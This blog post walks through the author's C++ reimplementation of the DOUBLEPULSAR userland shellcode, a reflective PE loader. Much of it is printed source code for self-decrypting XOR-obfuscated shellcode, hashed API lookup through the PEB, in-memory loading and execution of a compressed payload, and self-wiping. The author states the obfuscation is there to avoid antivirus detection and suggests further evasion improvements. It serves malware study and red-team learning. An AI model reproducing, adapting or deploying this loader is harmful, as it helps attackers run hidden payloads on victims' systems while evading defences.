This post is about my journey on writing my own implementation of the DOUBLEPULSAR userland shellcode.

Intro

This post comes long after the hype around The Shadow Brokers leaks has settled down, and quite some time after my personal implementation of the shellcode. The primary objective of this post is to describe how my code works.

After reading the f-secure blog post about DoublePulsar usermode shellcode, I wanted to reproduce it purely in C++. I am no way near to be a C++ guru or l33t hacker but I thought that would be a good exercise.

The f-secure blog post breaks down the steps taken by the shellcode.

> 1. A call-pop is used to self-locate so the shellcode can use static offsets from this address.
> 2. Required Windows API functions are located by matching hashed module names, and looping through and exported function to match> hashed function names.
> 3. The DLL headers are parsed for key metadata.
> 4. Memory is allocated of the correct size, at the preferred base address if possible. Any offset from the preferred base address is> saved for later use.
> 5. Each section from the DLL is copied into the appropriate offset in memory.
> 6. Imports are processed, with dependent libraries loaded (using LoadLibrary) and the Import Address Table (IAT) is filled in.
> 7. Relocations are processed and fixed up according to the offset from the preferred base address.
> 8. Exception (SEH) handling is set up with RtlAddFunctionTable.
> 9. Each section's memory protections are updated to appropriate values based on the DLL headers.
> 10. DLLs entry point is called with DLL_PROCESS_ATTACH.
> 11. The requested ordinal is resolved and called.
> 12. After the requested function returns, the DLL entry point is called with DLL_PROCESS_DETACH.
> 13. RtlDeleteFunctionTable removed exception handling.
> 14. The entire DLL in memory is set to writeable, and zeroed out.
> 15. The DLLs memory is freed.
> 16. The shellcode then zeros out itself, except for the very end of the function, which allows the APC call to return gracefully.

Furthermore, I wanted to add a bit of compression, and XOR obfuscation.

The code can be found on Github - https://github.com/oXis/DoublePulsarPayload. The code was developed on Visual Studio 2019 Community on Windows 7 x64, and tested on Windows 10.

Portable Executable (PE) file format

You should already be familiar with the PE file format in order to correctly understand the post. The shellcode is a position independent PE loader.

A *minimal* PE loader should execute those steps.

- Maps sections to memory
- Process relocations
- Process imports
- Set correct memory protections

Shellcode representation

```
|----------------------|
|        XORed         |
|      SHELLCODE       |
|                      |
|                      |
|----------------------|
| sizeShellcode        |
|----------------------|
| ordToCall            |
|----------------------|
| compressedSizeDllFile|
|----------------------|
| sizeDllFile          |
|----------------------|
| flag                 |
|----------------------|
|      Compressed      |
|        XORed         |
|         DLL          |
|                      |
|                      |
|                      |
|                      |
|----------------------|
```

DoublePulsarPayload

The project is organised in 5 parts.

- DoublePulsarShellcode
  This part contains the source code of the shellcode, understand, the PE loader.
- ExtractShellcode
  This part contains the code to extract and process both the shellcode and the injected PE/DLL. It takes care of XORing the bytes and compressing the injected PE/DLL.
- Helper
  A small exe to compute and print the hash of some function names.
- MyMessageBox
  A small DLL that prints some text in a `MessageBox`
- RunShellcode
  A small utility that injects the shellcode in itself or into `notepad.exe`

DoublePulsarShellcode

The entry point of the shellcode is the `GetDll` function. Something is weird with `function_order.txt`, it seems like the compiler is not following the order present in the text file. But having functions in that order generates a good `map.txt` file with `GetDll` at the beginning of the `.text` section.

```
0001:00000000       ?GetDLL@@YAHXZ              0000000140001000 f   DoublePulsarShellcode.obj
0001:00000118       lzo1z_decompress            0000000140001118 f   lzo1z_d1.obj
0001:0000047c       ?GetModuleBaseAddress@@YAPEAUHINSTANCE__@@K@Z 000000014000147c f   DoublePulsarShellcode.obj
0001:00000554       ?GetExportAddress@@YAP6A_JXZPEAUHINSTANCE__@@K@Z 0000000140001554 f   DoublePulsarShellcode.obj
0001:00000710       ?shellcode@@YAXPEAUHINSTANCE__@@GGE@Z 0000000140001710 f   DoublePulsarShellcode.obj
0001:00000c1c       main                        0000000140001c1c f   DoublePulsarShellcode.obj
0001:00000e8c       mainCRTStartup              0000000140001e8c f   MSVCRT:exe_main.obj
```

We will talk more about function order in the next section. Let's go back the to entry point.

GetDLL()

`GetDLL` will start by XOR decrypting itself until a `flag` is reached. `SHELLCODE_XOR_OFFSET` is where to start decrypting the shellcode, because the first bytes of the shellcode cannot be encrypted otherwise the shellcode could not run. You can see on the screenshot below that starting from the breakpoint (red), the code is garbage assembly.



Figure 1: Obfuscated shellcode

`SHELLCODE_XOR_OFFSET` is equal to 70 bytes, which means that only the first 70 bytes of the shellcode is actual code.

```
#define SHELLCODE_XOR_OFFSET 70 // from start of the shellcode to
    SHELLCODE_XOR_OFFSET
```

The XOR key is only 1 byte, so there is only 255 possible keys. This is not perfect and could be improved, but for now it is sufficient to prevent detection by AVs by limiting signature size.

The first 70 bytes are actually the `GetDLL` function prologue plus the snippet below.

```
SIZE_T start = (SIZE_T)GetDLL + SHELLCODE_XOR_OFFSET;

```

```
while (*((byte*)start) != ('M' ^ KEY_DLL) || *((byte*)start+1) != ('Z' ^ KEY_DLL))
{
    *((byte*)start) ^= KEY_SHELLCODE;
    start++;
}
```

When the `flag` is reached, in that case the flag is equal to `MZ` but it could be anything, the XOR routine exits (`while` loop) and some important data can be accessed.

- `sizeShellcode` is the total size of the shellcode
- `ordToCall` represents the function to call if the payload is a DLL
- `compressedSizeDllFile` is the size of the compressed payload
- `sizeDllFile` is the size of the uncompressed payload

The shellcode then proceeds to XOR decrypt `compressedSizeDllFile` bytes and loads `VirtualAlloc` Windows API function.

GetModuleBaseAddress and GetExportAddress

Windows API functions are resolved using two functions. `GetModuleBaseAddress` is used to resolve the base address of `kernel32` using a hash value (see `Helper.cpp`). The function reads the Process Environnement Bloc `PEB` and lists all loaded modules until `kernel32` is found.
`GetExportAddress` acts like the "real" Windows API `GetProcAddress`, it resolves the address of the function inside the provided module that corresponds to the hash value given in argument. This implementation supports forwarded functions.

`VirtualAlloc` is used to allocate `sizeDllFile` bytes. The allocated space will receive the decompressed payload. `lzo1z_decompress` is called to decompress the payload, after that, the memory region holding the compressed payload is zeroed out using `memset` (`mmemset` is just a custom *inline* implementation of `memset`).

Finally, `shellcode` function is called, the first argument points to the uncompressed payload. The last two lines of `GetDLL` are wiping the memory clean until `SHELLCODE_WIPE_OFFSET`. At the end, only 50 bytes remain.

```
int GetDLL()
{
    SIZE_T start = (SIZE_T)GetDLL + SHELLCODE_XOR_OFFSET;

    while (*((byte*)start) != ('M' ^ KEY_DLL) || *((byte*)start+1) != ('Z' ^ KEY_DLL))
    {
        *((byte*)start) ^= KEY_SHELLCODE;
        start++;
    }

```

```
    ushort sizeShellcode = *(ushort*)((SIZE_T)start - 11);
    byte ordToCall = *(byte*)((SIZE_T)start - 9);
    uint compressedSizeDllFile = *(uint*)((SIZE_T)start - 8);
    uint sizeDllFile = *(uint*)((SIZE_T)start - 4);
    // skip flag
    start += 2;

    byte* ptr = (byte*)start;
    for (int i = 0; i < compressedSizeDllFile; i++, ptr++)
    {
        *((byte*)ptr) ^= KEY_DLL;
    }

    // Fetch WinAPI functions
    HMODULE kernel32 = GetModuleBaseAddress(hashKERNEL32);
    typeVirtualAlloc pVirtualAlloc = (typeVirtualAlloc)GetExportAddress
       (kernel32, hashVirtualAlloc);
    //Allocate the memory
    LPVOID unpacked_mem = pVirtualAlloc(
        0,
        sizeDllFile,
        MEM_COMMIT,
        PAGE_READWRITE);

    //Unpacked data size
    //(in fact, this variable is unnecessary)
    lzo_uint out_len = 0;

    //Unpack with LZO algorithm
    lzo1z_decompress(
        (byte*)start,
        compressedSizeDllFile,
        (byte*)unpacked_mem,
        &out_len,
        0);

    mmemset((void*)start, 0, compressedSizeDllFile);

    // load and call the DLL
    shellcode((HMODULE)unpacked_mem, sizeShellcode, sizeDllFile,
       ordToCall);

    mmemset(lzo1z_decompress, 0, (SIZE_T)sizeShellcode - ((SIZE_T)
       lzo1z_decompress - (SIZE_T)GetDLL));
    mmemset((void*)GetDLL, 0, (SIZE_T)lzo1z_decompress - (SIZE_T)GetDLL
        - SHELLCODE_WIPE_OFFSET);

    return 0;
}
```

shellcode(...)

This function is the actual PE loader.

The first step is to get the NT header from the payload and retrieve many Windows API functions. `VirtualAlloc` is used to allocate `NTheader->OptionalHeader.SizeOfImage` bytes. The NT header is then copied to this new location and used instead of the previous one.

```
// Get headers
PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)module;
PIMAGE_NT_HEADERS NTheader = GetNTHeaders((HMODULE)module);

// Fetch WinAPI functions
HMODULE kernel32 = GetModuleBaseAddress(hashKERNEL32);
typeLoadLibraryA pLoadLibraryA = (typeLoadLibraryA)GetExportAddress(
    kernel32, hashLoadLibraryA);
typeVirtualAlloc pVirtualAlloc = (typeVirtualAlloc)GetExportAddress(
    kernel32, hashVirtualAlloc);
typeVirtualProtect pVirtualProtect = (typeVirtualProtect)
    GetExportAddress(kernel32, hashVirtualProtect);
typeVirtualFree pVirtualFree = (typeVirtualFree)GetExportAddress(
    kernel32, hashVirtualFree);
typeRtlAddFunctionTable pRtlAddFunctionTable = (typeRtlAddFunctionTable
    )GetExportAddress(kernel32, hashRtlAddFunctionTable);

// Allocate memory for the DLL
HMODULE imageBase = (HMODULE)pVirtualAlloc(0, NTheader->OptionalHeader.
    SizeOfImage, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);

// Set mem to zero and copy headers to mem location
mmemset(imageBase, 0, NTheader->OptionalHeader.SizeOfImage);
mmemcpy(imageBase, module, dosHeader->e_lfanew + NTheader->
    OptionalHeader.SizeOfHeaders);

// Get headers from the new location
NTheader = GetNTHeaders((HMODULE)imageBase);
```

The next step is to copy all sections to their virtual addresses. The macro `IMAGE_FIRST_SECTION` returns a pointer to the fist section header (`IMAGE_SECTION_HEADER`). All section headers are following each other so `section++` jumps to the next section header. The `for` loop is just going through all the sections, getting `section->SizeOfRawData` then `memcopy` from `section->PointerToRawData` with a size of `section->SizeOfRawData` bytes into the allocated memory.

```
// Get first section
PIMAGE_SECTION_HEADER section = IMAGE_FIRST_SECTION(NTheader);

// Copy all sections to memory
for (int i = 0; i < NTheader->FileHeader.NumberOfSections; i++, section
    ++)
```

```
{
    DWORD SectionSize = section->SizeOfRawData;

    if (SectionSize == 0)
    {
        if (section->Characteristics & IMAGE_SCN_CNT_INITIALIZED_DATA)
        {
            SectionSize = NTheader->OptionalHeader.SizeOfInitializedData;
        }
        else if (section->Characteristics & IMAGE_SCN_CNT_UNINITIALIZED_DATA)
        {
            SectionSize = NTheader->OptionalHeader.SizeOfUninitializedData;
        }
        else
        {
            continue;
        }
    }

    void* dst = (void*)((SIZE_T)imageBase + section->VirtualAddress);
    mmemcpy(dst, (byte*)module + section->PointerToRawData, SectionSize);
}
```

Then, the previous memory location is zeroed out and freed.

```
// Set DLL shellcode to 0
mmemset(module, 0, sizeDllFile);
pVirtualFree(module, 0, MEM_RELEASE)
```

Relocations are parsed and applied. When ASLR is activated (as it should be!), the location where the PE is loaded is randomised. In our case, because we allocate the memory location ourselves with `VirtualAlloc`, it is the same as when the Windows loader loads a PE file with ASLR activated, because we cannot control the location of the allocated buffer. Function calls need to be relocated in order for the code to run correctly. Every hardcoded addresses should be increase (or decreased) by a `delta` value. This `delta` is equal to the “real” image base address minus the “expected” image base address (`NTheader->OptionalHeader.ImageBase`). Relocation is performed in block, the last block has a size of 0 to indicate the end off relocation data. Each block contains a `VirtualAddress`, representing the starting location of relocations for this block and a list of `offset` and `type`.

- `offset` is the location of the instruction to be patched from the block `VirtualAddress`.
- `type` is the type of relocation

<table>
<tr><td rowspan="7">Block[1]</td><td colspan="4">VirtualAddress</td></tr>
<tr><td colspan="4">SizeOfBlock</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>type:4</td><td>offset:12</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>type:4</td><td>offset:12</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>type:4</td><td>offset:12</td></tr>
<tr><td>...</td><td>...</td><td>...</td><td>...</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>00</td><td>00</td></tr>
<tr><td rowspan="7">Block[2]</td><td colspan="4">VirtualAddress</td></tr>
<tr><td colspan="4">SizeOfBlock</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>type:4</td><td>offset:12</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>type:4</td><td>offset:12</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>type:4</td><td>offset:12</td></tr>
<tr><td>...</td><td>...</td><td>...</td><td>...</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>00</td><td>00</td></tr>
<tr><td>...</td><td colspan="4">...</td></tr>
<tr><td rowspan="7">Block[n]</td><td colspan="4">VirtualAddress</td></tr>
<tr><td colspan="4">SizeOfBlock</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>type:4</td><td>offset:12</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>type:4</td><td>offset:12</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>type:4</td><td>offset:12</td></tr>
<tr><td>...</td><td>...</td><td>...</td><td>...</td></tr>
<tr><td>type:4</td><td>offset:12</td><td>00</td><td>00</td></tr>
</table>

Figure 2: Blocks

Relocation is then performed by adding `delta` to `VirtualAddress + offset`.

```
// Get relocation detla
SIZE_T delta = (SIZE_T)((SIZE_T)imageBase - NTheader->OptionalHeader.
    ImageBase);
// Delta should always be greater than 0 but check anyway
if (delta != 0)
{
    // Process relocations
    if (NTheader->OptionalHeader.DataDirectory[
        IMAGE_DIRECTORY_ENTRY_BASERELOC].Size > 0)
    {

        PIMAGE_BASE_RELOCATION reloc = (PIMAGE_BASE_RELOCATION)((SIZE_T
            )imageBase + NTheader->OptionalHeader.DataDirectory[
            IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress);

        while (reloc->SizeOfBlock > 0)
        {
            SIZE_T va = (SIZE_T)imageBase + reloc->VirtualAddress;
            unsigned short* relInfo = (unsigned short*)((byte*)reloc +
                IMAGE_SIZEOF_BASE_RELOCATION);

            for (DWORD i = 0; i < (reloc->SizeOfBlock -
                IMAGE_SIZEOF_BASE_RELOCATION) / 2; i++, relInfo++)
            {
                int type = *relInfo >> 12;
                int offset = *relInfo & 0xfff;

                switch (type)
                {
                case IMAGE_REL_BASED_DIR64:
                case IMAGE_REL_BASED_HIGHLOW:
                    *((SIZE_T*)(va + offset)) += delta;
                    break;
                case IMAGE_REL_BASED_HIGH:
                    *((SIZE_T*)(va + offset)) += HIWORD(delta);
                    break;
                case IMAGE_REL_BASED_LOW:
                    *((SIZE_T*)(va + offset)) += LOWORD(delta);
                    break;
                }
            }
            reloc = (PIMAGE_BASE_RELOCATION)(((SIZE_T)reloc) + reloc->
                SizeOfBlock);
        }
    }
}
```

The import directory is located at `VirtualAddress` given by the `IMAGE_DATA_DIRECTORY` structure that correspond to `IMAGE_DIRECTORY_ENTRY_IMPORT` data directory. `IMAGE_IMPORT_DESCRIPTOR` struct contains the name of the imported DLL and the position of the Import Address Table (`FirstThunk`) and Import Lookup Table (`OriginalFirstThunk`). The ILT includes information of what function to load, either by ordinal or by name. What is confusing is that the Import Lookup Table (`OriginalFirstThunk`) and Import Address Table (`FirstThunk`) are identical on disk.

From Microsoft.

> **Import Address Table**
> The structure and content of the import address table are identical to those of the import lookup table, until the file is bound. During binding, the entries in the import address table are overwritten with the 32-bit (for PE32) or 64-bit (for PE32+) addresses of the symbols that are being imported. These addresses are the actual memory addresses of the symbols, although technically they are still called "virtual addresses." The loader typically processes the binding.

Imports are resolved using `LoadLibraryA` and the custom `GetExportAddress`.

> Side note: `LoadLibraryA` could be re-implemented but that implies writing a second custom PE loader.

```
// Get data directory
PIMAGE_DATA_DIRECTORY directory = &NTheader->OptionalHeader.
    DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];

// Get import directory
PIMAGE_IMPORT_DESCRIPTOR importDesc = (PIMAGE_IMPORT_DESCRIPTOR)((
    SIZE_T)imageBase + directory->VirtualAddress);

// Process imports
for (; importDesc->Name; importDesc++)
{
    SIZE_T* thunkRef, * funcRef;
    LPCSTR nameDll = (LPCSTR)((SIZE_T)imageBase + importDesc->Name);

    HMODULE handle = pLoadLibraryA(nameDll);

    if (importDesc->OriginalFirstThunk)
    {
        thunkRef = (SIZE_T*)((SIZE_T)imageBase + (DWORD)importDesc->
            OriginalFirstThunk);
        funcRef = (SIZE_T*)((SIZE_T)imageBase + (DWORD)importDesc->
            FirstThunk);
    }
    else
    {
        thunkRef = (SIZE_T*)((SIZE_T)imageBase + (DWORD)importDesc->
            FirstThunk);
        funcRef = (SIZE_T*)((SIZE_T)imageBase + (DWORD)importDesc->
            FirstThunk);
```

```
    }
    for (; *thunkRef; thunkRef++, funcRef++)
    {
        SIZE_T addr = 0;
        if IMAGE_SNAP_BY_ORDINAL(*thunkRef)
        {
            addr = (SIZE_T)GetExportAddress(handle, (DWORD)IMAGE_ORDINAL(*thunkRef));
        }
        else
        {
            PIMAGE_IMPORT_BY_NAME thunkData = (PIMAGE_IMPORT_BY_NAME)((SIZE_T)imageBase + *thunkRef);
            addr = (SIZE_T)GetExportAddress(handle, getHash(thunkData->Name));
        }
        if (addr)
        {
            if (addr != *funcRef)
                *funcRef = addr;
        }
    }
}
```

Correct memory protections are then applied to the sections.

```
// Get sections
section = IMAGE_FIRST_SECTION(NTheader);

// Set memory protection for sections
for (int i = 0; i < NTheader->FileHeader.NumberOfSections; i++, section++)
{
    DWORD protect, oldProtect, size;

    size = section->SizeOfRawData;

    protect = PAGE_NOACCESS;
    switch (section->Characteristics & (IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE))
    {
    case IMAGE_SCN_MEM_WRITE: protect = PAGE_WRITECOPY; break;
    case IMAGE_SCN_MEM_READ: protect = PAGE_READONLY; break;
    case IMAGE_SCN_MEM_WRITE | IMAGE_SCN_MEM_READ: protect = PAGE_READWRITE; break;
    case IMAGE_SCN_MEM_EXECUTE: protect = PAGE_EXECUTE; break;
    case IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_WRITE: protect = PAGE_EXECUTE_WRITECOPY; break;
    case IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_READ: protect = PAGE_EXECUTE_READ; break;
    case IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_WRITE |
```

```
            IMAGE_SCN_MEM_READ: protect = PAGE_EXECUTE_READWRITE; break;
    }

    if (section->Characteristics & IMAGE_SCN_MEM_NOT_CACHED)
        protect |= PAGE_NOCACHE;

    if (size == 0)
    {
        if (section->Characteristics & IMAGE_SCN_CNT_INITIALIZED_DATA)
        {
            size = NTheader->OptionalHeader.SizeOfInitializedData;
        }
        else if (section->Characteristics & IMAGE_SCN_CNT_UNINITIALIZED_DATA)
        {
            size = NTheader->OptionalHeader.SizeOfUninitializedData;
        }
    }

    if (size > 0)
        pVirtualProtect((LPVOID)((SIZE_T)imageBase + section->VirtualAddress), section->Misc.VirtualSize, protect, &oldProtect);
}
```

Exception handlers are registered. I think that this is not really needed, but it was present in the original code by the NSA.

```
// Get Exception directory
PIMAGE_RUNTIME_FUNCTION_ENTRY ExceptionDirectory = (PIMAGE_RUNTIME_FUNCTION_ENTRY)((SIZE_T)imageBase + directory->VirtualAddress);

// Add exceptions
if (ExceptionDirectory)
{
    CONST DWORD Count = (directory->Size / sizeof(IMAGE_RUNTIME_FUNCTION_ENTRY)) - 1;

    if (Count)
    {
        pRtlAddFunctionTable((PRUNTIME_FUNCTION)ExceptionDirectory, Count, (DWORD64)imageBase);
    }
}
```

Finally, the entry point of the payload is called. If the payload is a DLL, the `ordToCall` parameter is used, otherwise `NTheader->OptionalHeader.AddressOfEntryPoint` is called.

```
// Target DLL and Entrypoint declare
```

```
typeDllEntryProc dllEntryFunc;
// Target PE and Entrypoint declare
typemainCRTStartup PeEntryFunc;

typeCreateThread pCreateThread = (typeCreateThread)GetExportAddress(
    kernel32, hashCreateThread);
typeWaitForSingleObject pWaitForSingleObject = (typeWaitForSingleObject
    )GetExportAddress(kernel32, hashWaitForSingleObject);

if (NTheader->OptionalHeader.AddressOfEntryPoint != 0)
{
    // Call entrypoint of DLL
    if (NTheader->FileHeader.Characteristics & IMAGE_FILE_DLL)
    {
        dllEntryFunc = (typeDllEntryProc)((SIZE_T)imageBase + (NTheader
            ->OptionalHeader.AddressOfEntryPoint));
        if (dllEntryFunc)
        {
            (*dllEntryFunc)((HINSTANCE)imageBase, DLL_PROCESS_ATTACH,
                0);

            typedef VOID(*TestFunction)();
            TestFunction testFunc = (TestFunction)GetExportAddress(
                imageBase, ordToCall);

            HANDLE hThread = pCreateThread(NULL, NULL, (
                LPTHREAD_START_ROUTINE)testFunc, 0, NULL, 0);
            pWaitForSingleObject(hThread, INFINITE);
        }
    }
    else
    {
        // Call entrypoint of PE
        PeEntryFunc = (typemainCRTStartup)((SIZE_T)imageBase + (
            NTheader->OptionalHeader.AddressOfEntryPoint));
        if (PeEntryFunc)
        {
            HANDLE hThread = pCreateThread(NULL, NULL, (
                LPTHREAD_START_ROUTINE)PeEntryFunc, 0, NULL, 0);

            // Wait for the loader to finish executing
            pWaitForSingleObject(hThread, INFINITE);

            //(*PeEntryFunc)();
        }
    }
}
```

When the payload returns some clean up is performed and memory is zeroed out.

```
if (NTheader->FileHeader.Characteristics & IMAGE_FILE_DLL)
```

```
{
    (*dllEntryFunc)((HINSTANCE)imageBase, DLL_PROCESS_DETACH, 0);
}

DWORD oldProtect;
pVirtualProtect(imageBase, NTheader->OptionalHeader.SizeOfImage,
    PAGE_READWRITE, &oldProtect);
mmemset(imageBase, 0, NTheader->OptionalHeader.SizeOfImage);
pVirtualFree(imageBase, 0, MEM_RELEASE);
```

When the payload is a PE, the shellcode doesn't exit correctly because some kind of exit process Windows API is called. Donut fixes it by replacing those calls by `RtlExitUserThread`. This is not implemented here.

```
// run entrypoint as thread?
if(mod->thread != 0) {
    // if this is an exit-related API, replace it with
        RtlExitUserThread
    if(IsExitAPI(inst, ibn->Name)) {
    DPRINT("Replacing %s!%s with ntdll!RtlExitUserThread", name, ibn->
        Name);
    ft->u1.Function = (ULONG_PTR)inst->api.RtlExitUserThread;
    continue;
    }
}
```

ExtractShellcode

`ExtractShellcode` reads the `map.txt` file to compute the size of the shellcode. In the example below, the size is `00000c1c` or 3100 bytes. 11 bytes are added at the end of the shellcode to store the parameters (DLL size, flag, etc)

```
0001:00000000       ?GetDLL@@YAHXZ              0000000140001000
0001:00000118       lzo1z_decompress            0000000140001118
0001:0000047c       ?GetModuleBaseAddress@@YAPEAUHINSTANCE__@@K@Z
    000000014000147c
0001:00000554       ?GetExportAddress@@YAP6A_JXZPEAUHINSTANCE__@@K@Z
    0000000140001554
0001:00000710       ?shellcode@@YAXPEAUHINSTANCE__@@GGE@Z
    0000000140001710
0001:00000c1c       main                        0000000140001c1c
0001:00000e8c       mainCRTStartup              0000000140001e8c
```

Function order is important, `GetDLL` should be the first function of the `.text` section (position 0x0000). This can be obtained by fiddling with `function_order.txt`.



Figure 3: Function order

`ExtractShellcode` then compresses the payload using LZO and then proceeds to XOR encrypting the shellcode and the compressed payload. Finally, everything is concatenated and each byte is written to a `payload.h` as well as a `payload.bin` file.

Improvements

Some improvements can be made to the shellcode. First, a custom `LoadLibraryA` could be written. XOR encryption could be replaced by RC4 encryption, though it will increase the unencrypted part of the shellcode. `RtlExitUserThread` could be injected instead of any exit related APIs.

References

I forgot most of the references I used to write the code, but the most important are there.

- https://kaimi.io/en/2012/09/developing-pe-file-packer-step-by-step-step-1
- https://web.archive.org/web/20150522211938/http://expdev.byethost7.com/2015/05/22/shellcode
- https://github.com/fancycode/MemoryModule

- FIN7
- Blocks reloc: https://stackoverflow.com/questions/17436668/how-are-pe-base-relocations-build-up

Thanks

Stephen Fewer for the Reflective DLL loader technique. Markus F.X.J. Oberhumer for LZO and many others that posted code on Github. And of course, The Shadow Brokers and the National Security Agency